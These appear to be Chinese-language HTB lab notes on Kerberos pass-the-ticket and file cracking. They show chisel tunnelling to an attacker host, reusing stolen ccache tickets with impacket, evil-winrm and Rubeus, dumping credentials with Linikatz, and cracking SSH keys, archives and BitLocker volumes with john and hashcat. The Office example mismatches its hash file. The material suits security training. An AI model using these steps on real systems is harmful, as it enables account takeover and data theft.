## 使用xfreerdp连接到MS01

```
Chenduoduo@htb[/htb]$ xfreerdp /v:10.129.204.23 /u:david
/d:inlanefreight.htb /p:Password2 /dynamic-resolution
```

## Execute chisel from MS01 从MS01执行Chisel

```
C:\htb> c:\tools\chisel.exe client 10.10.14.33:8080 R:socks
```

```
2022/10/10 06:34:19 client: Connecting to ws://10.10.14.33:8080
2022/10/10 06:34:20 client: Connected (Latency 125.6177ms)
```

注意：客户端IP是你的攻击主机IP。

最后，我们需要从 `LINUX01` 传输Julio的ccache文件，并创建环境变量 `KRB5CCNAME`，其值与ccache文件的路径相对应。

## 设置`KRB5CCNAME`环境变量

```
Chenduoduo@htb[/htb]$ export KRB5CCNAME=/home/htb-student/krb5cc_647401106_I8I133
```

## 使用Impacket代理链和Kerberos身份验证

```
Chenduoduo@htb[/htb]$ proxychains impacket-wmiexec dc01 -k

[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[proxychains] Strict chain ... 127.0.0.1:1080 ... dc01:445 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ...
INLANEFREIGHT.HTB:88 ... OK
[*] SMBv3.0 dialect used
[proxychains] Strict chain ... 127.0.0.1:1080 ... dc01:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ...
INLANEFREIGHT.HTB:88 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... dc01:50713 ...
OK
[proxychains] Strict chain ... 127.0.0.1:1080 ...
INLANEFREIGHT.HTB:88 ... OK
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
inlanefreight\julio
```

## ### Evil-Winrm

要将evil-winrm与Kerberos一起使用，我们需要安装用于网络身份验证的Kerberos包。对于一些Linux，比如基于debian的（Parrot、Kali等），它被称为 `krb5-user`。在安装过程中，我们将得到一个Kerberos领域的提示。使用域名：`INLANEFREIGHT.HTB`，KDC为 `DC01`。

```
Chenduoduo@htb[/htb]$ sudo apt-get install krb5-user -y

Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
```

<SNIP>

## 默认Kerberos Version 5领域

When users attempt to use Kerberos and specify a principal or user name without specifying what administrative Kerberos realm that principal belongs to, the system appends the default realm. The default realm may also be used as the realm of a Kerberos service running on the local machine. Often, the default realm is the uppercase version of the local DNS domain.

Default Kerberos version 5 realm:

INLANEFREIGHT.HTB

<0k>

Kerberos服务器可以为空。

## Kerberos领域的管理服务器

Enter the hostname of the administrative (password changing) server for the INLANEFREIGHT.HTB Kerberos realm.

Administrative server for your Kerberos realm:

DC01

<0k>

如果包 `krb5-user` 已经安装，我们需要修改配置文件 `/etc/krb5.conf`，包括以下值：

## INLANEFREIGHT.HTB的Kerberos配置文件

```
Chenduoduo@htb[/htb]$ cat /etc/krb5.conf
```

```
[libdefaults]
    default_realm = INLANEFREIGHT.HTB
```

<SNIP>

```
[realms]
    INLANEFREIGHT.HTB = {
        kdc = dc01.inlanefreight.htb
    }
```

<SNIP>

## 在Kerberos中使用Evil-WinRM

```
Chenduoduo@htb[/htb]$ proxychains evil-winrm -i dc01 -r
inlanefreight.htb
```

```
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
```

Evil-WinRM shell v3.3

Warning: Remote path completions are disabled due to ruby limitation:  
quoting\_detection\_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github:  
<https://github.com/Hackplayers/evil-winrm#Remote-path-completion>

Info: Establishing connection to remote endpoint

```
[proxychains] Strict chain ... 127.0.0.1:1080 ... dc01:5985 ... OK
*Evil-WinRM* PS C:\Users\julio\Documents> whoami ; hostname
inlanefreight\julio
DC01
```

## Miscellaneous 杂项

如果我们想在Windows中使用 `ccache file`，或者在Linux机器中使用 `kirbi file`，我们可以使用impacket-ticketConverter🔗来转换它们。要使用它，我们需要指定要转换的文件和输出文件名。把胡里奥的缓存文件转换成kirbi。

### impacket 票证转换器

```
Chenduoduo@htb[/htb]$ impacket-ticketConverter krb5cc_647401106_I8I133
julio.kirbi
```

```
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation
```

```
[*] converting ccache to kirbi ...
[+] done
```

我们可以做相反的操作，首先选择 `.kirbi file`。

我们在Windows中使用 `.kirbi` 文件。

### 导入转换票证到Windows会话与Rubeus

```
C:\htb> C:\tools\Rubeus.exe ptt /ticket:c:\tools\julio.kirbi
```

```
(_____\ )_ _| | _\ ____ - - /_____
| | - /| | | | _\ | ____ | | | | / | |
| | \ \ | | | | |_) | ____ | | | | / |
| | | | | / | ____ | | | | / | / |
```

v2.1.2

```
[*] Action: Import Ticket
[+] Ticket successfully imported!
C:\htb> klist
```

```
Current LogonId is 0:0x31adf02
```

```
Cached Tickets: (1)
```

```
#0>     Client: julio @ INLANEFREIGHT.HTB
        Server: krbtgt/INLANEFREIGHT.HTB @ INLANEFREIGHT.HTB
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0xa1c20000 → reserved forwarded invalid renewable
initial 0x20000
        Start Time: 10/10/2022 5:46:02 (local)
        End Time: 10/10/2022 15:46:02 (local)
        Renew Time: 10/11/2022 5:46:02 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 → PRIMARY
        Kdc Called:
```

```
C:\htb>dir \\dc01\julio
Volume in drive \\dc01\julio has no label.
Volume Serial Number is B8B3-0D72
```

```
Directory of \\dc01\julio
```

```
07/14/2022  07:25 AM    <DIR>      .
07/14/2022  07:25 AM    <DIR>      ..
07/14/2022  04:18 PM          17 julio.txt
                  1 File(s)       17 bytes
                  2 Dir(s)  18,161,782,784 bytes free
```

## Linikatz

Linikatz  是一个由思科安全团队创建的工具，用于在与 Active Directory 集成的 Linux 机器上利用

凭据。换句话说，Linikatz为UNIX环境带来了与 **Mimikatz** 类似的原理。

就像 **Mimikatz** 一样，要利用Linikatz，我们需要成为机器上的root用户。该工具将从不同的Kerberos实现（如FreeIPA、SSSD、Samba、vintela等）中提取所有凭证，包括Kerberos票据。提取凭据后，将它们放在名称以 **linikatz.** 开头的文件夹中。在这个文件夹中，您将找到不同可用格式的凭证，包括ccache和keytab。如上文所述，可以酌情使用这些选项。

```
Chenduoduo@htb[/htb]$ wget
https://raw.githubusercontent.com/CiscoCXSecurity/linikatz/master/linikatz.sh
Chenduoduo@htb[/htb]$ /opt/linikatz.sh

[=] @timb_machine [=]

I: [freeipa-check] FreeIPA AD configuration
-rw-r--r-- 1 root root 959 Mar  4 2020 /etc/pki/fwupd/GPG-KEY-Linux-
Vendor-Firmware-Service
-rw-r--r-- 1 root root 2169 Mar  4 2020 /etc/pki/fwupd/GPG-KEY-Linux-
Foundation-Firmware
-rw-r--r-- 1 root root 1702 Mar  4 2020 /etc/pki/fwupd/GPG-KEY-Hughski-
Limited
-rw-r--r-- 1 root root 1679 Mar  4 2020 /etc/pki/fwupd/LVFS-CA.pem
-rw-r--r-- 1 root root 2169 Mar  4 2020 /etc/pki/fwupd-metadata/GPG-
KEY-Linux-Foundation-Metadata
-rw-r--r-- 1 root root 959 Mar  4 2020 /etc/pki/fwupd-metadata/GPG-KEY-
Linux-Vendor-Firmware-Service
-rw-r--r-- 1 root root 1679 Mar  4 2020 /etc/pki/fwupd-metadata/LVFS-
CA.pem
I: [sss-check] SSS AD configuration
-rw----- 1 root root 1609728 Oct 10 19:55
/var/lib/sss/db/timestamps_inlanefreight.hbt.ldb
-rw----- 1 root root 1286144 Oct  7 12:17 /var/lib/sss/db/config.ldb
-rw----- 1 root root 4154 Oct 10 19:48
/var/lib/sss/db/ccache_INLANEFREIGHT.HTB
-rw----- 1 root root 1609728 Oct 10 19:55
/var/lib/sss/db/cache_inlanefreight.hbt.ldb
-rw----- 1 root root 1286144 Oct  4 16:26 /var/lib/sss/db/sssd.ldb
-rw-rw-r-- 1 root root 10406312 Oct 10 19:54 /var/lib/sss/mc/initgroups
-rw-rw-r-- 1 root root 6406312 Oct 10 19:55 /var/lib/sss/mc/group
-rw-rw-r-- 1 root root 8406312 Oct 10 19:53 /var/lib/sss/mc/passwd
```

```
-rw-r--r-- 1 root root 113 Oct  7 12:17
/var/lib/ssss/pubconf krb5.include.d/localauth_plugin
-rw-r--r-- 1 root root 40 Oct  7 12:17
/var/lib/ssss/pubconf krb5.include.d/krb5_libdefaults
-rw-r--r-- 1 root root 15 Oct  7 12:17
/var/lib/ssss/pubconf krb5.include.d/domain_realm_inlanefreight_htb
-rw-r--r-- 1 root root 12 Oct 10 19:55
/var/lib/ssss/pubconf/kdcinfo.INLANEFREIGHT.HTB
-rw----- 1 root root 504 Oct  6 11:16 /etc/sssd/sssd.conf
I: [vintella-check] VAS AD configuration
I: [pbis-check] PBIS AD configuration
I: [samba-check] Samba configuration
-rw-r--r-- 1 root root 8942 Oct  4 16:25 /etc/samba/smb.conf
-rw-r--r-- 1 root root 8 Jul 18 12:52 /etc/samba/gdbcommands
I: [kerberos-check] Kerberos configuration
-rw-r--r-- 1 root root 2800 Oct  7 12:17 /etc/krb5.conf
-rw----- 1 root root 1348 Oct  4 16:26 /etc/krb5.keytab
-rw----- 1 julio@inlanefreight.htb domain users@inlanefreight.htb 1406
Oct 10 19:55 /tmp/krb5cc_647401106_HRJDux
-rw----- 1 julio@inlanefreight.htb domain users@inlanefreight.htb 1414
Oct 10 19:55 /tmp/krb5cc_647401106_R9a9hG
-rw----- 1 carlos@inlanefreight.htb domain users@inlanefreight.htb
3175 Oct 10 19:55 /tmp/krb5cc_647402606
I: [samba-check] Samba machine secrets
I: [samba-check] Samba hashes
I: [check] Cached hashes
I: [sss-check] SSS hashes
I: [check] Machine Kerberos tickets
I: [sss-check] SSS ticket list
Ticket cache: FILE:/var/lib/ssss/db/ccache_INLANEFREIGHT.HTB
Default principal: LINUX01$@INLANEFREIGHT.HTB
```

Valid starting	Expires	Service principal
10/10/2022 19:48:03	10/11/2022 05:48:03	krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
		renew until 10/11/2022 19:48:03, Flags: RIA
		Etype (skey, tkt): aes256-cts-hmac-sha1-96, aes256-cts-hmac-sha1-96
		, AD types:
I: [kerberos-check]	User Kerberos tickets	
Ticket cache: FILE:/tmp/krb5cc_647401106_HRJDux		
Default principal: julio@INLANEFREIGHT.HTB		

Valid starting	Expires	Service principal
10/07/2022 11:32:01	10/07/2022 21:32:01	krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB

```
renew until 10/08/2022 11:32:01, Flags: FPRIA
Etype (skey, tkt): aes256-cts-hmac-sha1-96, aes256-cts-hmac-sha1-96
, AD types:
Ticket cache: FILE:/tmp/krb5cc_647401106_R9a9hG
Default principal: julio@INLANEFREIGHT.HTB

Valid starting     Expires            Service principal
10/10/2022 19:55:02 10/11/2022 05:55:02
krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
    renew until 10/11/2022 19:55:02, Flags: FPRIA
    Etype (skey, tkt): aes256-cts-hmac-sha1-96, aes256-cts-hmac-sha1-96
, AD types:
Ticket cache: FILE:/tmp/krb5cc_647402606
Default principal: svc_workstations@INLANEFREIGHT.HTB

Valid starting     Expires            Service principal
10/10/2022 19:55:02 10/11/2022 05:55:02
krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
    renew until 10/11/2022 19:55:02, Flags: FPRIA
    Etype (skey, tkt): aes256-cts-hmac-sha1-96, aes256-cts-hmac-sha1-96
, AD types:
I: [check] KCM Kerberos tickets
```

## 破解文件

### 受保护的文件

### 加密文件探测与破解

#### 查找解密文件

```
for ext in ".xls .pdf .doc*"; do find / -name *$ext 2>/dev/null; done
```

- ◆ 过滤系统库文件 (`grep -v "lib\|share"`)
- ◆ 未知扩展名可通过搜索引擎识别 (如 FileInfo 网站)

#### 搜索SSH私钥

```
grep -rnw "PRIVATE KEY" / 2>/dev/null
```

- ◆ 典型输出: `/home/user/.ssh/id_rsa:-----BEGIN OPENSSH PRIVATE KEY-----`

- ◆ **加密识别**: 文件头含 `Proc-Type: 4,ENCRYPTED` 和算法 (如 `AES-128-CBC`) 。

## 破解加密SSH密钥

1. 使用 `ssh2john.py` 转换密钥为hash:

```
ssh2john.py id_rsa > ssh.hash
```

2. 用 John The Ripper 破解:

```
john --wordlist=rockyou.txt ssh.hash
```

- ◆ 成功示例

```
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH])
123456          (id_rsa)
```

## 办公文档与PDF破解

### Office文档

- ◆ 提取hash:

```
office2john.py secret.docx > office.hash
```

- ◆ 破解命令:

```
john --format=pdf pdf.hash
```

- ◆ 成功示例:

```
confidential.pdf:qwerty
```

## 受保护的档案

### 1. 加密压缩文件概述

加密压缩文件 (如ZIP/RAR/7z) 广泛用于企业文件传输，其核心特点包括：

- ◆ **多文件整合**: 将文档、表格、演示稿等打包为单一文件，避免散失。

- ◆ **密码保护**: 支持对称加密(如ZIP的AES-256)或工具链加密(如tar + openssl)。
- ◆ **常见格式**:

```
ZIP | RAR | 7z      # 直接支持密码  
tar.gz + openssl   # 需外部工具加密  
BitLocker/VHD       # 全盘加密格式
```

## 2. 破解流程与工具链

### 2.1 ZIP/RAR破解

- ◆ 提取hash: 使用格式转换工具生册灰姑娘John可识别的hash:

```
zip2john secret.zip > zip.hash  
rar2john backup.rar > rar.hash  
  
# 输出示例  
# $pkzip2$1*2*2*0*2a*1e*490e7510*0*42* ... *$/pkzip2$
```

- ◆ 字典攻击: 使用John或hashcat破解:

```
john --wordlist=rockyou.txt zip.hash  
hashcat -m 13600 rar.hash rockyou.txt
```

### 2.2 OpenSSL加密文件

- ◆ 识别加密:

```
file data.gzip # 显示"openssl enc'd data with salted password"
```

- ◆ 暴力破解: 直接尝试解密

```
for pass in $(cat rockyou.txt); do  
    openssl enc -d -aes-256-cbc -in data.gzip -k "$pass" 2>/dev/null  
| tar xz  
done
```

成功会生成解压后的文件

### 2.3 BitLocker加密盘

- ◆ 提取hash

```
bitlocker2john Backup.vhd > bitlocker.hash  
grep "bitlocker\$0" bitlocker.hash > target.hash
```

hash特征: `$bitlocker$0$16$02b329c0 ... $1048576$12$00b0a67f ... :1234qwer`

- ◆ GPU加速破解

```
hashcat -m 22100 target.hash rockyou.txt -o cracker.txt
```

`-m 22100` : BitLocker哈希模式

`-o` : 保存破解结果